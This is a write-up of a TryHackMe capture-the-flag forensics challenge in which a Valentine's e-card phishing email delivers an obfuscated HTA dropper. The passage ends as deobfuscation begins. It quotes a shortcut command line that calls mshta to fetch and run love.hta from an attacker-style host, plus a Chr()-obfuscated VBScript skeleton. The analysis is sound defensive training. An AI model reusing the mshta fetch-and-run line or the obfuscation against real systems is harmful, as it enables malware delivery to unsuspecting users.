Love at First Breach 2026 - Advanced Track - TryHackMe - Task 1: LOVELETTER.exe


This Valentine’s Day, an employee at Cupid Corp received a heartfelt e-card from a secret admirer, but romance wasn’t the only thing in the air. Initial findings reveal that multiple attacker-controlled domains are tied to the campaign, each serving a distinct role in a highly sophisticated, multi-stage payload delivery chain.



The threat actor behind this operation appears to be exceptionally meticulous, with infrastructure configured to serve payloads only to genuine targets, specifically Windows users, effectively staying under the radar of automated analysis tools and casual investigation. However, it was eventually discovered that this specific campaign points all domains to [IP_ADDRESS].
Your mission: Trace the full attack chain, reverse-engineer the payloads, and recover the stolen data before the trail goes cold.
To get started, investigate the email in this archive to identify the infection’s origin.
Zip password: happyvalentines

Phase 1: Initial Investigation (The Phishing Email)

We begin by extracting the email valentine_ecard.eml. In forensic investigations, it is critical to never open suspicious emails in a standard mail client initially, as they might trigger zero-click exploits or load tracking pixels. Instead, we inspect the raw text for Indicators of Compromise (IOCs), specifically URLs.
We use grep to extract all HTTP/HTTPS links:
1
grep -oP 'http[s]?://[^"]+' valentine_ecard.eml


The grep results point us to http://ecard.rosesforyou.thm/love.hta.
Browser Fingerprinting & Evasion

Malware distributors often employ fingerprinting to ensure their payloads are only delivered to real victims and not security researchers or automated sandboxes (which often run on Linux or headless browsers). The challenge description mentions “Windows users only.”


If we try to curl or visit the page normally, the server might return a 404 or a harmless file if the User-Agent header doesn’t match a Windows environment.
To bypass this, we modify our browser’s User-Agent using about:config:
1
2
about:config
general.useragent.override

We set the User-Agent to a standard Windows 10 string to mimic a legitimate target:
1
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36





After spoofing the User-Agent, the server accepts our request and provides the malicious attachment: love.hta.
Phase 2: Analyzing the Dropper (HTA)
An HTA (HTML Application) file is essentially a web page that runs with the full privileges of a local application. This makes it a favorite format for initial access trojans.
Right-clicking and viewing properties usually gives us basic info, but we need to see the code.

1
2
3
4
Local Base Path                 : C:\Windows\System32\cmd.exe
Description                     : Valentine's Day Love Letter
...
Command Line Arguments          : /V /C "... set x=ms^ht^a&&set y=http://ecard.rosesforyou.thm/love.hta&&call %x% %y%"
Opening the file in a text editor reveals VBScript code heavily obfuscated using Chr() calls. Obfuscation aims to hide strings like URLs or command names from antivirus signatures.

1
2
3
4
5
6
7
8
9
10
11
12
13
<html>
<head>
<title>Valentine's Card</title>
<HTA:APPLICATION ... />
</head>
	<body>
		<script language="VBScript">
			Dim o,f,t,u,p,c,x,s
			Set o = CreateObject(Chr(87)&Chr(83)&Chr(99)&...) ' "WScript.Shell"
            ' ... (obfuscated content)
		</script>
	</body>
</html>
Deobfuscation
